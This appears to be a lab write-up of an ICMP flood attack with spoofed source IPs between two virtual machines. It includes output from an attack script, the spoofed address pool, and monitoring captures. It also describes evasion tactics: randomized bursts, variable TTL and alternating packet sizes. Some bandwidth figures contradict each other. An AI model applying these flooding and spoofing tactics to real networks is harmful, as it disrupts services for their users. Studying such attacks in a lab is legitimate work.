[Stats] Packets Sent: 90, Bytes Sent: 36184, Bandwidth: 7235.53 B/s
[Stats] Packets Sent: 176, Bytes Sent: 72768, Bandwidth: 7273.43 B/s
[Stats] Packets Sent: 257, Bytes Sent: 108508, Bandwidth: 7231.53 B/s
[Stats] Packets Sent: 340, Bytes Sent: 144176, Bandwidth: 7206.18 B/s
[Stats] Packets Sent: 426, Bytes Sent: 188120, Bandwidth: 7521.98 B/s
[Stats] Packets Sent: 508, Bytes Sent: 225168, Bandwidth: 7503.21 B/s
[Stats] Packets Sent: 593, Bytes Sent: 259548, Bandwidth: 7413.58 B/s
[Stats] Packets Sent: 677, Bytes Sent: 295820, Bandwidth: 7393.66 B/s
[Stats] Packets Sent: 763, Bytes Sent: 328308, Bandwidth: 7294.09 B/s
[Stats] Packets Sent: 848, Bytes Sent: 365504, Bandwidth: 7308.58 B/s
^Z
[2]+  Stopped                  sudo python3 attack.py
system@system-VirtualBox:~$ sudo python3 attack.py
[Stats] Packets Sent: 0, Bytes Sent: 0, Bandwidth: 0.00 B/s
[Stats] Packets Sent: 94, Bytes Sent: 39432, Bandwidth: 7885.64 B/s
[Stats] Packets Sent: 181, Bytes Sent: 81548, Bandwidth: 8153.99 B/s
[Stats] Packets Sent: 269, Bytes Sent: 118188, Bandwidth: 7878.57 B/s
[Stats] Packets Sent: 356, Bytes Sent: 152368, Bandwidth: 7617.85 B/s
[Stats] Packets Sent: 436, Bytes Sent: 188400, Bandwidth: 7535.50 B/s
[Stats] Packets Sent: 516, Bytes Sent: 223920, Bandwidth: 7463.51 B/s
[Stats] Packets Sent: 600, Bytes Sent: 260128, Bandwidth: 7431.76 B/s
[Stats] Packets Sent: 691, Bytes Sent: 295956, Bandwidth: 7398.46 B/s
```

CPU usage After :

Increase in CPU and RAM usage observed on the victim during the flood bursts.

Significant bandwidth was consumed, especially asymmetric, affecting victim's network availability.



Since we are IP spoofing with different IP address pool we can see that only packets are receiving 898 bytes/sec and not able to sent ~0kb/s.

IFTOP

```
IP_POOL = [
    "10.0.0.1", "172.16.0.1", "192.168.1.1",
    "203.0.113.5", "198.51.100.7", "8.8.8.8"
]
```

These IPs are used in the code. From the **iftop** output, traffic is seen coming from them, but no data is going back. This indicates they are spoofed IPs, used to simulate incoming traffic without real two-way communication.

```

system@system-VirtualBox: ~
0          12.5Kb   25.0Kb   37.5Kb   50.0Kb   62.5Kb
Mem[     ] 192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1 192.168.1.1
          18        18        18        18        18        18
          17        17        17        17        17        17
          10.0.0.1 198.51.100.7 198.51.100.7 198.51.100.7 198.51.100.7 198.51.100.7
          3          3          3          3          3          3
          4          4          4          4          4          4
          7          7          7          7          7          7
          7          7          7          7          7          7
          7          7          7          7          7          7
Enter TX: [REDACTED] cum: 10.9KB peak: 9.55Kb rates: 7.05Kb 7.50Kb 6.22Kb
RX: 0B 0b 0b 0b 0b 0b
TOTAL: 10.9KB 9.55Kb 7.05Kb 7.50Kb 6.22Kb

```

Htop

```

system@system-VirtualBox: ~
[1] 4.5% Tasks: 114, 472 thr, 89 kthr; 1 running
[3.4%] Load average: 1.30 0.51 0.25
Mem[1190/3.82G] Uptime: 01:02:27
Swp[0K/3.82G]


Main I/O PID USER PRI NI VIRT RES SHR S CPU% △MEM% TIME+ Command
3395 system 20 0 11608 5276 3612 R 2.0 0.1 0:14.13 htop
1874 system 20 0 3870M 400M 152M S 1.3 10.2 0:15.27 /usr/bin/gnom
1 root 20 0 23044 14080 9472 S 0.7 0.4 0:01.47 /sbin/init sp
1875 system 20 0 3870M 400M 152M S 0.7 10.2 0:15.79 /usr/bin/gnom
4218 system 20 0 1582M 259M 117M S 0.7 6.6 0:24.57 /usr/bin/gnom
263 root 20 0 51228 17884 16348 S 0.0 0.4 0:00.32 /usr/lib/syst
311 root 20 0 30544 8328 4872 S 0.0 0.2 0:00.11 /usr/lib/syst
407 systemd-oo 20 0 17556 7604 6708 S 0.0 0.2 0:01.68 /usr/lib/syst
409 systemd-re 20 0 21580 12928 10880 S 0.0 0.3 0:00.76 /usr/lib/syst
414 systemd-ti 20 0 91044 7808 6912 S 0.0 0.2 0:00.22 /usr/lib/syst
770 systemd-ti 20 0 91044 7808 6912 S 0.0 0.2 0:00.34 /usr/lib/syst
787 avahi 20 0 8664 4432 4048 S 0.0 0.1 0:00.06 avahi-daemon:
788 messagebus 20 0 12144 7184 4624 S 0.0 0.2 0:00.49 @dbus-daemon
791 gnome-remo 20 0 428M 16324 13892 S 0.0 0.4 0:00.01 /usr/libexec/
795 polkitd 20 0 375M 10836 7684 S 0.0 0.3 0:00.29 /usr/lib/polk

```


IFSTAT

Attackers VM

Command : sudo ifstat -i <network_interface>



```
system@system-VirtualBox:~$ ifstat
hpinger enp0s3
  KB/s in  KB/s out
2743.34 2743.40
2634.86 2634.86
2723.41 2723.35
2766.14 2766.20
2718.45 2718.45
2716.11 2716.11
2721.73 2721.67
2765.69 2765.69
2764.63 2764.69
```




```
system@system-VirtualBox:~$ ifstat -i enp0s3 1 10 > bandwidth.txt
enp0s3
  KB/s in  KB/s out
2708.78 2708.78
2737.20 2737.26
2741.37 2741.31
2805.15 2805.15
2844.02 2843.91
Help .02 2759.08
2859.94 2859.88
2686.57 2686.63
2639.24 2639.30
2489.52 2489.52
2787.18 2787.13
2789.78 2789.72
2609.37 2609.25
2661.27 2661.39
2758.14 2758.20
2656.09 2656.09
2711.15 2711.09
2824.83 2824.83
2757.75 2757.75
2613.09 2613.15
2569.25 2569.07
          enp0s3
  KB/s in  KB/s out
2630.98 2631.16
2664.35 2664.29
2506.13 2506.19
2644.57 2644.51
2737.77 2737.47
3333.35 3333.76
  0.00     0.00
```

WireShark:

By analyzing the packets in Wireshark, we can observe several suspicious patterns:

- **Bursts of ICMP packets** sent at irregular, randomized intervals, suggesting an attempt to mimic normal traffic behavior.
- **Variable TTL (Time-To-Live) values**, likely used to bypass basic packet inspection or filtering mechanisms.
- **Alternating packet sizes**, which help in evading detection through packet size fingerprinting techniques.
- **Spoofed IP addresses** drawn from a fixed pool, making it harder to trace the origin and effectively anonymizing the attacker.



During the burst phase of the ICMP flood attack:

The attacker exhibited a **transmission-dominant profile**, generating outbound traffic at approximately **8.2 KB/s** while receiving negligible incoming data.

In contrast, the victim's virtual machine maintained a **reception-heavy behavior**, continuously ingesting traffic at around **7.06 KB/s** with no meaningful outbound communication.

This illustrates a **pronounced asymmetric bandwidth pattern**, a hallmark of **unidirectional flooding attacks**, where the attacker inundates the target with traffic, requiring no response to sustain the attack.

This scenario demonstrates a highly asymmetric bandwidth pattern, characteristic of one-way flooding attacks, where the attacker does not anticipate receiving any replies.

Attacker Transmission (TX) rate: 8.2 KB/s

Victim Reception (RX) rate: 7.06 KB/s

Amplification Factor is calculated as:

Attacker TX rate: 8.2 KB/s

Victim RX rate: 7.06 KB/s

Amplification Factor =

(Victim RX (Incoming)) ÷ (Attacker TX (Outgoing))

Amplification Factor = 7.06 / 8.2 ≈ 0.861